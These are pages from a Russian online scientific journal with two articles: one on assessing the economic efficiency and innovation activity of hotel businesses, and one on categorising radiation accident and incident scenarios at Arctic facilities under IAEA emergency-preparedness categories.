Репина Ирина Борисовна доцент Департамента инноваций,
«Дальневосточный федеральный университет», Владивосток, 690902
о.Русский, кампус ДВФУ, корпус С, уровень 8, С824, repina.ib@dvfu.ru

Цапко Анастасия Петровна, студентка направления «Управление
инновациями», «Дальневосточный федеральный университет», Владивосток,
89147148677, tcapko.ap@dvfu.ru

I. B. Repina, (associate professor, ORCID - 0000-0002-3727-3868, place of work:
Far Eastern Federal University)

A.P. Tsapko, (student of the direction «Innovation Management», place of study:
Far Eastern Federal University)

Аннотация:

В статье проведен анализ понятия экономической эффективности, рассмотрены ее виды. Выявлены виды показателей, характеризующих деятельность гостиничных предприятий. Представлена общая формула

расчета эффективности. Проведен анализ показателей, используемых для оценки и анализа экономической эффективности гостиничных услуг. Проведен анализ нормативных актов, устанавливающих требования в области инновационной деятельности в сфере гостиничных услуг. Даны определения инновации, инновационной деятельности, рассмотрены три основные группы изменений, происходящих на предприятиях сферы услуг под воздействием инновационной деятельности. Выявлены функции, которые выполняют инновационные решения в гостиничной сфере.

Annotation:

The article analyzes the concept of economic efficiency, its types are considered. The types of indicators characterizing the activity of hotel enterprises are revealed. A general formula for calculating efficiency is presented. The analysis of the indicators used to evaluate and analyze the economic efficiency of hotel services has been carried out. The analysis of regulations that establish requirements in the field of innovation in the field of hotel services has been carried out. Definitions of innovation, innovation activity are given, three main groups of changes occurring at service enterprises under the influence of innovation activity are considered. The functions that perform innovative solutions in the hotel industry are identified.

Ключевые слова: оценка экономической эффективности нововведений, гостиничный сервис, инновационная деятельность, сфера услуг.

Key words: assessment of the economic efficiency of innovations, hotel service, innovation activity, service sector.

**Сущность, цели и задачи оценки экономической эффективности
предприятия**

Эффективность от латинского слова «effectus» – исполнение, действие. Вначале понятие эффективности относили к технике и технологии. При этом под эффективностью понимали меру выполненной работы по отношению к

затраченной энергии или соотношение между фактическим и потенциальным результатом любого процесса. Позднее стали применять понятие эффективности к экономической деятельности, рассматривая эффективность производственного процесса как отношение того, что произведено к тому, что необходимо для производства, в частности, отношение выпуска продукции к затратам ресурсов [1].

Понятие «экономическая эффективность» рассматривается множеством авторов по-разному.

Экономическая эффективность предприятия – это соотношение полученных результатов и всех затрат труда и средств, используемых в производстве.

Исходные принципы измерения эффективности для всех общественных формаций аналогичны. Безусловно, имеются и различия, обусловленные местом, временем и практическим назначением конкретного метода измерения, в конечном итоге – характером экономических отношений, в том числе организацией управления экономикой [1, 2].

Различают следующие виды экономической эффективности, которые представлены на рисунке 1.



Рисунок 1 – Виды экономической эффективности

Общая эффективность необходима для оценки и анализа общеэкономических результатов и эффективности на различных уровнях экономики (макро- и микроуровнях) за определенный период времени и в динамике для сопоставления уровня эффективности по предприятиям и регионам.

Сравнительная эффективность рассчитывается и анализируется при обосновании принимаемых производственно-хозяйственных, технических и организационных решений, для отбора из альтернативных вариантов наилучшего (оптимального) [3].

Экономическая эффективность – показатель, который отражает прибыльность и выгодность деятельности, характеризует соотношение между количеством полученного продукта и количеством ресурсов, которые использовались в производстве. Реалистичность информации об уровне эффективности тесно взаимосвязана с видами показателей гостиничных предприятий.

Виды показателей, характеризующих деятельность гостиничных предприятий представлены в таблице 1.

Таблица 1. – Виды показателей экономической деятельности гостиничных предприятий

Наименование	Содержание
Доход от реализации комнат	Валовый доход от аренды номеров за расчетный период. Итоговая выручка от продажи номерного фонда, не учитывая непредвиденные расходы и доходы
Фактическая загрузка номерного фонда	Реальная заполняемость гостиницы

Средняя стоимость номера	Выручка от продажи номеров за определенный период, поделенная на количество проданных номеров за определенный период
Средняя выручка за один номер	Отношение выручки от продажи номеров к числу доступных номеров
Среднее количество проживающих в номере	Среднее количество человек, которые заселяются в один номер
Средний чек	Средний показатель доход от продажи номеров и дополнительных услуг за одного гостя

Общая формула расчета эффективности вычисляется следующим образом (1.1):

$$\mathcal{E} = \text{РД} / \mathcal{Z} \quad (1.1)$$

Где:

РД – результат деятельности;

З – затраты после внедрения учитывая экономию;

Для оценки и анализа экономической эффективности гостиничных услуг применяются соответствующие показатели: чистая прибыль, ресурсные затраты, предприятия (ФОТ, хозяйственные нужды, коммунальные затраты и пр.), валовая прибыль.

Анализ показателей, используемых для оценки и анализа экономической эффективности гостиничных услуг представлен в таблице 2 [4].

Таблица 2 – Анализ показателей, используемых для оценки и анализа экономической эффективности гостиничных услуг

Наименование показателя	Порядок вычисления
Чистая прибыль – остаток от суммы дохода после выплаты всех издержек, в том числе налогов и отчислений от прибыли	Чистая прибыль находится вычитанием налоговых отчислений (Но) из прибыли: $Пч = П - Но$ Где: Но – налоговые отчисления (20 % от прибыли); П – прибыль
Валовая прибыль – сумма дохода (выручка от операции) за вычетом расходов, т.е. себестоимости этой операции.	Формула валовой прибыли: $ВП = РД - З$ Где: РД – результат деятельности; З – затраты;
Ресурсные затраты, потраченные предприятием	ФОТ, хозяйственные нужды, коммунальные затраты и пр.

Таким образом, экономическая эффективность работы предприятия – качественная важнейшая характеристика хозяйствования на всех уровнях. Под экономической эффективностью понимается степень использования экономического потенциала, которая выявляется соотношением результатов и затрат.

Таким образом, проведен анализ понятия экономической эффективности, рассмотрены ее виды. Выявлены виды показателей, характеризующих деятельность гостиничных предприятий. Представлена

общая формула расчета эффективности. Проведен анализ показателей, используемых для оценки и анализа экономической эффективности гостиничных услуг.

Инновационная деятельность в сфере услуг

Предприятия, развивающие свою деятельность в сфере гостеприимства ориентированы на удовлетворение разносторонних потребностей клиента. Сфера гостеприимства имеет важную роль в экономике разных стран.

Анализ нормативных актов, устанавливающих требования в области инновационной деятельности в сфере гостиничных услуг представлен в таблице 3 [5-10].

Таблица 3 – Анализ нормативных актов, устанавливающих требования в области инновационной деятельности в сфере гостиничных услуг

Наименование нормативного акта	Краткая характеристика
Конституция РФ	Основополагающий источник национальной правовой системы гарантирует юридическим лицам и индивидуальным предпринимателям право на свободную коммерческую деятельность, использование инноваций во всех сферах общественной жизни, их реализации при помощи законных средств добросовестной конкуренции.
Федеральный закон «Об инновационной деятельности и государственной инновационной политике	Федеральный закон регулирует правовые и экономические отношения между субъектами инновационной деятельности, обеспечивает условия формирования и реализации государственной инновационной политики, отвечающей потребностям общества, определяет механизм ее реализации.

Гражданский Кодекс Российской Федерации (ГК РФ) Гражданский Кодекс предусматривает общие положения относительно возможных форм ведения различной экономической деятельности, в том числе и инновационной, но не содержит перечень «специальных».

Стратегия инновационного развития Российской Федерации на период до 2025 года» Определяет основные цели и задачи инновационной политики государства на долгосрочную перспективу.

Федеральный закон «Об основах туристской деятельности Российской Федерации» Настоящий Федеральный закон определяет принципы государственной политики, направленной на установление правовых основ единого туристского рынка в Российской Федерации, и регулирует отношения, возникающие при реализации права граждан Российской Федерации, иностранных граждан и лиц без гражданства на отдых, свободу передвижения и иных прав при совершении путешествий, а также определяет порядок рационального использования туристских ресурсов Российской Федерации.

Постановление «Об утверждении Правил предоставления гостиничных услуг в гостиничных услуг в Российской Федерации» Настоящие Правила регулируют отношения в области предоставления гостиничных услуг при заключении и исполнении договора о предоставлении указанных услуг между заказчиком (потребителем) и

Российской юридическим лицом, филиалом иностранного юридического лица, включенным в

Федерации» государственный реестр аккредитованных филиалов, представительств иностранных юридических лиц, или индивидуальным предпринимателем, предоставляющими потребителю гостиничные услуги.

Таким образом, правовое регулирование инновационной деятельности РФ имеет разные подходы к терминологии и к инновационным процессам в целом.

Оценка эффективности инновационной деятельности гостиничного сервиса – это направление, которое охватывает анализ деятельности гостиничных предприятий и анализ эффективности управления инновациями.

Сложность данного направления заключается также в том, что для него недостаточно использовать методы инвестиционного анализа. В силу того, что инновационные проекты являются более долгосрочными, дорогими и рискованными по сравнению с инвестиционными, оценка их эффективности включает в себя выбор оптимальных схем финансирования, а также оценку технологической и стратегической эффективности инновационной деятельности предприятия [13].

Разработка инструментов и механизмов привлечения финансовых ресурсов для создания и осуществления новшеств хозяйствующих субъектов сферы услуг является задачей органов управления инновационным процессом государственного уровня, при формировании государственной инновационной стратегии долгосрочного развития.

Поэтому формируется механизм взаимодействия таких разноуровневых органов управления инновационным развитием, как государственный, региональный и локальный, устанавливаются различные льготы.

Стратегия государственного инновационного развития должна включать инструменты и механизмы стимулирования процесса создания

новшества, учитывающие индивидуальные особенности социально-экономического, научно-инновационного развития отраслей сферы услуг и финансово-инвестиционного развития посредством льготных кредитов и налоговых льгот [11, 12].

Для увеличения степени активности инновационного процесса в отраслях сферы услуг, органам имеющие разные уровни управления необходимо обеспечить формирование в них хорошие условия создания и реализации новшеств. От отраслевых и локальных органов управления инновационным развитием вовлечь в хозяйственный оборот местный научно-инновационные возможности, от познания того, чем располагает отраслевая составляющая для получения своего инновационного и социально-экономического роста, от обеспечения самодостаточности зависит эффективные организационно-структурные преобразования, вероятность, повысить в отрасли, на предприятии уровень инновационной активности [11,12].

Гостиничные предприятия начинают инновационно развиваться в связи с возникновением новых рыночных потребностей и возможностей их удовлетворения.

Кроме того, следует отметить, что государство способствует увеличению инновационных изменений, путем стимулирования спроса на результаты научных исследований, защиты прав интеллектуальной собственности, использованию стимулов для развития малых инновационных предприятий, разработка высоких технологий.

Изучение практики нововведений в гостиничной сфере и получение знаний для решения экономических и иных задач деятельности предприятия – это и есть инновации. Приоритетами в развитии предприятий в России на сегодняшний день являются разработка, внедрение интеллектуальной продукции и высоких технологий. В тоже время, инновационное развитие

намного шире, и включает в себя производство, продажи, управление персоналом, маркетинг, финансы и пр.

Результатом инноваций в сфере гостиничных услуг выступает способность более эффективно удовлетворять разносторонние потребности клиентов.

На сегодняшний день сфера услуг нуждается в усилении взаимосвязи со стратегией развития народнохозяйственного комплекса в целом. Сфера услуг зависит не только от потребительско-стоимостных свойств произведенного продукта, но и от таких социальных показателей, как уровень и качество жизни, здоровье и экономическая активность населения, социальная напряженность, развитие социальной сферы.

Следует отметить, что инновационная деятельность в сфере гостиничных услуг помимо охвата сфер производства и потребления должна следить за особенностями потребительского спроса для системного подхода к прогнозированию избирательности и рациональности использования ресурсов.

Инновационная деятельность в сфере услуг должна быть связана с прогнозируемым результатом, который приводит к изменениям как внутри предприятия-товаропроизводителя, так и во внешней среде. Например, рост платежеспособного спроса сопровождается повышением требований к потребительским свойствам выпускаемой продукции, что вынуждает предприятия расширять и обновлять ее номенклатуру, вносить соответствующие изменения в конструкцию и дизайн товаров, перестраивать маркетинговые сети, разнообразить ассортимент услуг на потребительском рынке [13, 14].

Динамичное изменение потребностей в гостиничной сфере объясняет необходимость изменения в процессе производства. В свою очередь трансформация в сфере услуг создают обновленную конкурентную среду и новые потребности в услугах.

Можно выделить три основные группы изменений, происходящих на предприятиях сферы услуг под воздействием инновационной деятельности:

- эндогенные – вызванные трансформациями во внешней среде;
- экзогенные – связанные с потребностями самого предприятия в процессе его функционирования с сохранением (стабилизирующие изменения) или модификацией его функций (модифицирующие изменения) в сфере услуг;
- рефлекторные – порожденные результатами функционирования предприятия во внешней среде и стимулирующие внутренние преобразования за счет «обратной связи» [13].

Изменения в сфере услуг могут касаться всех видов инноваций, как продуктовых, так и процессных, которые направлены на увеличение на увеличение рынка и прирост числа потребителей услуг. Продуктовые инновации гостиничной сферы – это модернизация существующих или введение новых услуг.

Непрямое государственное регулирование устанавливает для субъектов инновационной деятельности защиту интересов внутреннего и внешнего инвестора, специальные налоговые режимы, принятие антимонопольных мер, предоставляет льготы в эксплуатации земель и другими природными ресурсами, проведение активной кредитной и финансовой политики, и политики ценообразования в пределах своих полномочий.

Государственное участие в инновационной деятельности заключается в разработке финансировании и утверждении научно-инновационных программ и проектов. Отраслевые организационно-правовые структуры определяют перечень основных направлений и объектов по отраслям, объем бюджетного финансирования, контролируют расходование бюджетных средств и проводят экспертизу.

Главные направления инновационного развития субъектов хозяйствования и отраслевых составляющих сферы услуг, должны

основываться на обеспечении достижения и обеспеченность ресурсами социально-экономического развития, с помощью которого могут быть определены наиболее выгодные варианты использования ограниченных ресурсов для создания, внедрения и осуществления новшеств хозяйствующими субъектами сферы услуг [19].

Тема инновационных технологий всегда будет играть важную роль в российской гостиничной индустрии. Гостиницы, которые вовремя осознают преимущества активных внедрений инноваций в своей деятельности, смогут победить перед лицом растущей конкуренции за потребителя.

Отметим, что важность изменений инноваций в маркетинговой политике, которые также направлены на большее удовлетворение потребностей рынка и повышение конкурентоспособности предприятия.

Несомненно, что экономические цели и их реализация должны быть приоритетами для инновационной деятельности гостиницы. Успех организации инновационной деятельности обеспечивает повышение конкурентоспособности и экономического развития предприятия.

Литература

1. Далгатов, Д. М. Сущность, критерии, показатели и факторы экономической эффективности строительного предприятия / Д. М. Далгатов, А. В. Мелехин // Транспортное дело России. – 2006. – № 12-1. – С. 30-33. – EDN KXEIHR. URL: <https://elibrary.ru/item.asp?id=12940012> (дата обращения: 15.03.2022).
2. Чалдаева Л.А. Экономика предприятия: учебник / Л.А. Чалдаева. – 5-е изд., перераб. и доп. – М.: Юрайт, 2022. – 435 с. (дата обращения: 19.05.2022).
3. Вербицкая, М. Г. Разработка долгосрочной программы повышения эффективности коммерческой деятельности оптового торгового предприятия / М. Г. Вербицкая, В. М. Муров // Вестник молодежной

- науки. – 2016. – № 2(4). – С. 4. – EDN XECRMB. URL: <https://elibrary.ru/item.asp?id=27514651> (дата обращения: 14.03.2022).
4. Колышкин А. В. Экономика предприятия: учебник и практикум для вузов / А.В. Колышкин [и др.]. – М.: Юрайт, 2021. – 479 с. (дата обращения: 26.04.2022).
5. Конституция Российской Федерации" (принята всенародным голосованием 12.12.1993 с изменениями, одобренными в ходе общероссийского голосования 01.07.2020) [Электронный ресурс]/ Режим доступа: http://www.consultant.ru/document/cons_doc_LAW_28399/(дата обращения: 20.04.2022).
6. Гражданский Кодекс Российской Федерации (ГК РФ). Часть первая, часть третья и часть четвертая [Электронный ресурс]/ Режим доступа: http://www.consultant.ru/document/cons_doc_LAW_9027/. (дата обращения: 11.05.2022).
7. Федеральный Закон «Об инновационной деятельности и государственной инновационной политике» [Электронный ресурс]/ Режим доступа: <https://sozd.duma.gov.ru/bill/99029071-2>. (дата обращения: 7.03.2022).
8. Стратегию инновационного развития Российской Федерации на период до 2025 года» [Электронный ресурс]/ Режим доступа: <https://docs.cntd.ru/document/552378463>. (дата обращения: 1.03.2022).
9. «Об основах туристской деятельности в Российской Федерации» : федеральный закон № 132-ФЗ от 24.11.1996. Принят Государственной Думой 4 октября 1996 года [Электронный ресурс]/ Режим доступа: http://www.consultant.ru/document/cons_doc_LAW_12462/. (дата обращения: 1.03.2022).
10. «Об утверждении Правил предоставления гостиничных услуг в Российской Федерации»: постановление Правительства РФ № 1853 от 18.11.2020 г. [Электронный ресурс]/ Режим доступа:

http://www.consultant.ru/document/cons_doc_LAW_368292/. (дата обращения: 1.03.2022).

11. **2013 год** *Экономическая теория*. В 2 томах. Том 2. серия: Учебник для вузов ·Александр Шишкин Наталья Шишкина. *Экономическая теория*. В 2 томах. Том 2., с 203. (дата обращения: 27.03.2022).
12. Нигина Б.Р. направления перспективного инновационного развития, экономических видов деятельности сферы услуг // Scientificprogress. – 2021. – № 7. – С. 286-291. (дата обращения: 28.03.2022).
13. Нозимов Э.А. Инновационная основа механизма регулирования инновационного обеспечения малых предприятий // Экономика и бизнес: теория и практика. – 2020. – № 3-1. – С. 138-141. (дата обращения: 22.05.2022).
14. Ковальчук А.П. Предпринимательская деятельность в сфере гостиничного бизнеса: учебное пособие / А.П. Ковальчук. – М.: КноРус, 2022. – 172 с. (дата обращения: 16.03.2022).

Literature

1. Dalgatov, D. M. Essence, criteria, indicators and factors of economic efficiency of a construction enterprise / D. M. Dalgatov, A. V. Melekhin // Transport business of Russia. - 2006. - No. 12-1. - S. 30-33. – EDN KXEIHR. URL: <https://elibrary.ru/item.asp?id=12940012> (date of access: 03/15/2022).
2. Chaldaeve L.A. Enterprise Economics: textbook / L.A. Chaldaeve. – 5th ed., revised. and additional – M.: Yurayt, 2022. – 435 p. (date of access: 05/19/2022).
3. Verbitskaya, M. G. Development of a long-term program to improve the efficiency of commercial activity of a wholesale trade enterprise / M. G. Verbitskaya, V. M. Murov // Bulletin of youth science. - 2016. - No. 2(4). - P. 4. - EDN XECRM. URL: <https://elibrary.ru/item.asp?id=27514651> (date of access: 03/14/2022).

4. Kolyshkin A.V. Economics of the enterprise: textbook and workshop for universities / A.V. Kolyshkin [i dr.]. – M.: Yurayt, 2021. – 479 p. (date of access: 04/26/2022).
5. The Constitution of the Russian Federation" (adopted by popular vote on December 12, 1993 with amendments approved during the all-Russian vote on July 1, 2020) [Electronic resource] / Access mode: http://www.consultant.ru/document/cons_doc_LAW_28399/ (date of access : 20.04.2022).
6. Civil Code of the Russian Federation (CC RF). Part one, part three and part four [Electronic resource]/ Access mode: http://www.consultant.ru/document/cons_doc_LAW_9027/. (date of access: 05/11/2022).
7. Federal Law "On innovation activity and state innovation policy" [Electronic resource] / Access mode: <https://sozd.duma.gov.ru/bill/99029071-2>. (date of access: 03/07/2022).
8. Strategy for Innovative Development of the Russian Federation for the period up to 2025" [Electronic resource]/ Access mode: <https://docs.cntd.ru/document/552378463>. (date of access: 1.03.2022).
9. "On the basics of tourism activities in the Russian Federation": federal law No. 132-FZ of 11/24/1996. Adopted by the State Duma on October 4, 1996 [Electronic resource] / Access mode: http://www.consultant.ru/document/cons_doc_LAW_12462/. (date of access: 1.03.2022).
10. "On approval of the Rules for the provision of hotel services in the Russian Federation": Decree of the Government of the Russian Federation No. 1853 of November 18, 2020 [Electronic resource] / Access mode: http://www.consultant.ru/document/cons_doc_LAW_368292/. (date of access: 1.03.2022).

11. 2013 Economic theory. In 2 volumes. Volume 2. Series: Textbook for High Schools ·Alexander Shishkin Natalia Shishkina. Economic theory. In 2 volumes. Volume 2., p. 203. (Date of access: 03/27/2022).
12. Nigina B.R. directions of prospective innovative development, economic activities of the service sector // Scientificprogress. - 2021. - No. 7. - P. 286-291. (date of access: 03/28/2022).
13. Nozimov E.A. Innovative Basis of the Mechanism for Regulation of Innovative Support for Small Enterprises // Economics and Business: Theory and Practice. - 2020. - No. 3-1. - S. 138-141. (date of access: 05/22/2022).
14. Kovalchuk A.P. Entrepreneurial activity in the sphere of hotel business: study guide / A.P. Kovalchuk. – M.: KnoRus, 2022. – 172 p. (date of access: 03/16/2022).

© *Репина И. Б., Цапко А.П., 2022 Научный сетевой журнал «Столыпинский вестник», №4/2022.*

Для цитирования: Репина И. Б., Цапко А.П. Аспекты оценки экономической эффективности предприятия в сфере гостиничного сервиса// Научный сетевой журнал «Столыпинский вестник», №4/2022.



Столыпинский
вестник

Научная статья

Original article

УДК 614.8.084

КАТЕГОРИРОВАНИЕ МАСШТАБОВ ПОСЛЕДСТВИЙ АВАРИЙ И ИНЦИДЕНТОВ НА РАДИАЦИОННО-ОПАСНЫХ ОБЪЕКТАХ В АРКТИЧЕСКОЙ ЗОНЕ

SCALE CATEGORIZATION OF THE ACCIDENTS AND INCIDENTS
CONSEQUENCES AT RADIATION-HAZARDOUS FACILITIES IN THE
ARCTIC ZONE

Наумова Татьяна Евгеньевна, старший научный сотрудник центра «Развития РСЧС» ФГБУ «Всероссийский научно-исследовательский институт по проблемам гражданской обороны и чрезвычайных ситуаций МЧС России» (федеральный центр науки и высоких технологий) (121352, Москва, ул. Давыдовская, 7, тел. 8(495)287-73-05, e-mail:emercom-t@yandex.ru, SPIN-код: 3684-7106

Naumova Tatiana Evgenievna, Senior Researcher at the Center “RSChS development” of the Federal State Budgetary Institution "All-Russian Research Institute for Civil Defense and Emergencies of the Ministry of Emergency Situations of Russia" (Federal Center for Science and High Technologies) (7 Davydkovskaya Str., Moscow, 121352, tel. 8(495)287-73-05, e-mail:emercom-t@yandex.ru , SPIN code: 3684-7106

Аннотация. В работе рассматривается проблема функционирования объектов, находящихся в Арктике, деятельность, которых может потенциально повлиять на эту территорию в течение следующих 10 лет, а также изложена концепция потенциальных рисков, связанных с возникновением чрезвычайных ситуаций в регионе. Арктический регион - это особая территория. Это сосредоточение огромных природных богатств и перспектива экономического развития на значительной малонаселенной территории. Экономическое развитие, освоение этой земли человеком сопряжено с потенциальными техногенными катастрофами, ликвидация которых в специфических арктических условиях является весьма трудным делом. Поэтому главная задача тех, кто работает в регионе – это профилактика и предотвращение чрезвычайных ситуаций.

Abstract. The paper considers the problem of the functioning of facilities located in the Arctic, the activities of which can potentially affect this territory over the next 10 years, and also outlines the concept of potential risks associated with the occurrence of emergencies in the region. The Arctic region is a special territory. This is the concentration of huge natural resources and the prospect of economic development in a significant sparsely populated area. Economic development, human development of this land is associated with potential man-made disasters, the elimination of which in specific Arctic conditions is very difficult. Therefore, the main task of those who work in the region is prevention and prevention of emergency situations.

Ключевые слова: ядерные и радиологические события, арктический регион, аварийная готовность, атомный ледокол, атомная электростанция, чрезвычайная ситуация, малый модульный реактор

Keywords: nuclear and radiological events, Arctic region, emergency preparedness, nuclear icebreaker, nuclear power plant, emergency, small modular reactor

Международная шкала ядерных и радиологических событий

В 1990 году МАГАТЭ внедрило Международную шкалу ядерных и радиологических событий (INES)[1] в качестве инструмента для информирования общественности о значении ядерного или радиологического события для безопасности. Во многих случаях рейтинг INES (от 1 до 7) определяется только после завершения чрезвычайного события и определения полного понимания его последствий.

МАГАТЭ ввело пять категорий аварийной готовности [2] с определениями, описывающими источник ядерной или радиационной угрозы. Эти категории, которые используются для определения опасностей и потенциальных последствий аварии, обобщены в таблице.

Таблица

Категории, используемые для определения опасностей и потенциальных последствий аварии

Категория

Описание категории

I

Объекты, такие как атомные электростанции, где авария/ инцидент может привести к детерминированным последствиям за пределами

объекта и которые могут потребовать предупредительных срочных защитных действий, срочных ранних защитных действий или ранних защитных действий для достижения целей реагирования на чрезвычайные ситуации.

II

Установки, такие как некоторые исследовательские реакторы и ядерные реакторы, используемые на борту морских судов, для которых авария/инцидент может привести к дозам облучения для людей за пределами площадки, которые потребовали бы срочных защитных действий или ранних защитных действий для достижения целей реагирования на чрезвычайные ситуации.

III

Объекты, такие как промышленные установки для облучения или специальные медицинские приборы, для которых авария/инцидент может потребовать защитных действий для достижения целей реагирования на чрезвычайные ситуации за пределами площадки, где было зафиксировано событие.

IV

Действия, которые могут привести к ядерной или радиационной аварийной ситуации, которые могут потребовать защитных действий для достижения целей реагирования на чрезвычайные ситуации в непредвиденном месте.

Эта категория включает также неразрешенную деятельность, связанную с опасными источниками, полученными незаконно, и разрешенную деятельность, связанную с опасными мобильными

источниками, такими, как источники промышленной радиографии или спутники с ядерной энергетической установкой или радиотермальные генераторы.

- V Деятельность, которая может стать загрязненной в результате событий на установках, относящихся к категории угрозы I или II, включая такие установки в других государствах.

Авария на АЭС – Аварийная готовность I категории

Чрезвычайная ситуация возникает в результате потери герметичности ядерного материала после аварии/инцидента на атомной электростанции с последующим рассеиванием ядерного материала в окружающей среде, представляющим прямую угрозу для здоровья человека. Это называется тяжелым несчастным случаем. На сегодняшний день за Полярным кругом находятся две АЭС и обе на территории Российской Федерации - Кольская АЭС близ г. Мурманска и Билибинская АЭС в Чукотском автономном округе. АЭС обладают значительным потенциалом “глубокой защиты” и подлежат строгому надзору и регулированию. Тем не менее, несчастные случаи могут возникать из-за технологических сбоев, человеческих ошибок, стихийных бедствий или других причин.

Радиологические риски, связанные с АЭС, включают в себя множество изотопов, образующихся в процессе деления, а также исходное топливо внутри реактора. Например, радиоактивные осадки после аварии на АЭС "Фукусима-Дайити" (FDNPP) в основном состояли из ^{131}I (период полураспада ($t_{1/2}$) 8,02 дня), ^{137}Cs ($t_{1/2}$ 30 лет) и ^{134}Cs ($t_{1/2}$ 2,06 года).). Другие продукты деления, такие как $^{129\text{m}}\text{Te}$ ($t_{1/2}$ 33,6 дней), ^{129}Te ($t_{1/2}$ 69,6 месяцев), ^{136}Cs ($t_{1/2}$ 35 дней), $^{110\text{m}}\text{Ag}$ ($t_{1/2}$ 250 дней), ^{96}Zr ($t_{1/2}$ 64 дня), ^{95}Nb ($t_{1/2}$ 35 дней). Также

присутствовали ^{140}Ba ($t_{1/2}$ 12,7 дня) и ^{140}La ($t_{1/2}$ 1,68 дня). Эти изотопы были обнаружены в пределах 300 км от FDNPP [3].

Авария на малом модульном реакторе - Категория аварийной готовности II

Этот сценарий включает аварию на малом модульном реакторе (ММР), который определяется Всемирной ядерной ассоциацией как ядерный реактор, обычно мощностью эквивалентной 300 MW_e или менее, спроектированный по модульной технологии с использованием модульного заводского изготовления, с экономией серийного производства и сокращением сроков строительства [4]. ММР могут быть развернуты как отдельные блоки для мелкомасштабных нужд, так и в виде многоблочных объектов, на которых размещено более одного ММР.

Предлагаемые преимущества морских ММР заключаются в их способности обеспечивать электроэнергией, теплом и услугами по опреснению воды прибрежные районы, острова и архипелаги, а также морские установки. Помимо Российской Федерации, развертывание ММР в отдаленных северных районах также рассматривают Канада и Соединенные Штаты. В Канаде насчитывается 292 отдаленных населенных пунктов, подавляющее большинство из которых питается от дизельных генераторов. Если Канада начнет реализацию проектов с ММР, отдаленные населенные пункты в Лабрадоре, Северном Квебеке, Северном Онтарии, Нунавуте, Северо-Западных территориях и на Юконе могут стать потенциальными площадками для развития чрезвычайного сценария.

Поскольку ММР все еще находятся в стадии разработки для большинства стран на сегодняшний день к счастью никаких происшествий, связанных с ним, не произошло.

Авария на атомном судне – Категория готовности к чрезвычайным ситуациям II

Сценарий аварии на атомном судне предполагает аварию ядерного реактора на борту атомного судна. Ядерный реактор используется для выработки пара, который подается по трубопроводу к турбинам, которые соединяются с редуктором и в конечном итоге вращают вал судна. Атомные суда – это ледоколы, военно-морские суда, которые включают в себя подводные лодки и авианосцы.

В настоящее время Россия эксплуатирует четыре атомных ледокола: два с двумя реакторами мощностью 171 МВт - «Ямал» и «50 лет Победы» и два с одним реактором мощностью 135 МВт - "Таймыр" и «Вайгач». В течение следующих 10 лет Россия планирует ввести в эксплуатацию еще восемь ледоколов класса 22220, которые включает "Арктику", "Сибирь", "Урал", а также универсальные атомные ледоколы LK60-4 (Якутия)[5] и LK60-5 (Чукотка). Эти ледоколы также используют два реактора мощностью 175 МВт. Еще одним новым российским проектом является класс "Лидер"[6]. Планируется построить три универсальных двухосадочных атомных ледокола мощностью 120 МВт.

Соединенные Штаты Америки также планировали разрабатывать свой собственный флот атомных ледоколов, но в настоящее время строительство не ведется. ВМС США эксплуатировали девять атомных крейсеров в период с 1961 по 1998 год, но все они в настоящее время списаны.

Строительство атомных ледоколов в ближайшем будущем может начать Китай, в 2018 году был объявлен тендер. Предлагаемый ледокол будет иметь два реактора мощностью 25 МВт[7].

Наибольшую озабоченность в отношении атомных судов вызывает его мобильность т.к. атомно-радиационная чрезвычайная ситуация может произойти в любой точке Арктики с минимальным уведомлением.

Транзитная авария на плавучей атомной электростанции – Категория готовности к чрезвычайным ситуациям II

Этот сценарий предполагает аварию, когда плавучая атомная электростанция перемещается из места ее эксплуатации в соответствующее место для замены отработанного топлива на новое, после чего она возвращается в свое предполагаемое долгосрочное местоположение. Во время переезда авария может произойти в любой точке маршрута. В качестве примера можно привести ПАТЭС «Академик Ломоносов», которая каждые двенадцать лет должна будет перебазироваться в Мурманск для технического обслуживания и полной замены ядерного топлива [8,9,10].

Извлечение активной зоны реактора с морского дна авария – Категория аварийной готовности II

Этот сценарий предполагает аварию, происходящую при извлечении ядерных реакторов из их подводных хранилищ. Большинство реакторов - с затонувших подводных лодок К-11, К-19, К-27, К140 и К-159. [11]

Авария на объекте по хранению отходов – Категория готовности к чрезвычайным ситуациям II

Этот сценарий предполагает аварию на полигоне отработавшего ядерного топлива или радиоактивных отходов, которая может произойти после того, как будет утрачена возможность охлаждения отработавшего топлива в защитных емкостях.

Авария с утечкой медицинских изотопов – Категория готовности к чрезвычайным ситуациям III или IV

Этот инцидент может произойти, когда изотоп находится на пути от производителя в больницу (категория IV) или в больнице, когда с источником обращаются неправильно или он поврежден (категория III).

Авария с бесхозными источниками – Категория готовности к чрезвычайным ситуациям IV

В России произошло несколько инцидентов, связанных с радиоизотопными термоэлектрическими генераторами (РТГ), украденными с маяков в Арктике. В случаях, когда экранирование было нарушено, воры подвергались воздействию высокой радиации, что в некоторых случаях привело к серьезным ожогам и госпитализации.

Все потенциальные сценарии можно оценить как более чем умеренного риска, они требуют превентивных мер и готовности правительства, а также создания потенциала реагирования. Это не требует прекращения деятельности, создающей риск, или принятия решительных мер для устранения риска, как это было бы в случае деятельности с экстремальным риском.

В случае радиологической/ядерной чрезвычайной ситуации каждое арктическое государство будет затронуто по-разному в пределах своего арктического региона. Отчасти это зависит от размера арктического региона, его социальной, экологической и экономической чувствительности к аварии, количества сообществ, которые могут пострадать, его готовности и способности реагировать на начальный сценарий. Арктическим государствам необходимо своевременно выявлять потенциальные радиологические/ядерные угрозы и информировать о своих усилиях по их предотвращению, обеспечению готовности и реагированию.

Литература

1. ИНЕС Руководство для пользователей международной шкалы ядерных и радиологических событий/ Издание 2008 года подготовлено совместно международным агентством по атомной энергии и ядерной энергии.
2. Готовность и реагирование в случае ядерной или радиационной аварийной ситуации, 2004 STI/PUB/1133 ISBN 92-0-410204-7 ISSN

1020–5845

[https://www-](https://www-pub.iaea.org/MTCD/Publications/PDF/P1708R_web.pdf)

[pub.iaea.org/MTCD/Publications/PDF/P1708R_web.pdf](https://www-pub.iaea.org/MTCD/Publications/PDF/P1708R_web.pdf)

3. Hirose K., Fukushima Dai-ichi Nuclear Power Plant Accident: Summary of Regional Radioactive Deposition Monitoring Results, Journal of Environmental Radioactivity, Vol. 111, 2012
4. «Малые модульные реакторы», Журнал «Атомный эксперт» № 2 2019 г. https://atomicexpert.com/small_modular_reactors
5. «Росатом» ожидает закладки еще двух атомных ледоколов «Арктика» в 2022 году. Газета.Ru
6. Атомный ледокол Арктика, проект 22220 – ПАО ЦКБ «Айсберг» <https://iceberg.org.ru/portfolio/ledokol-arktika/>
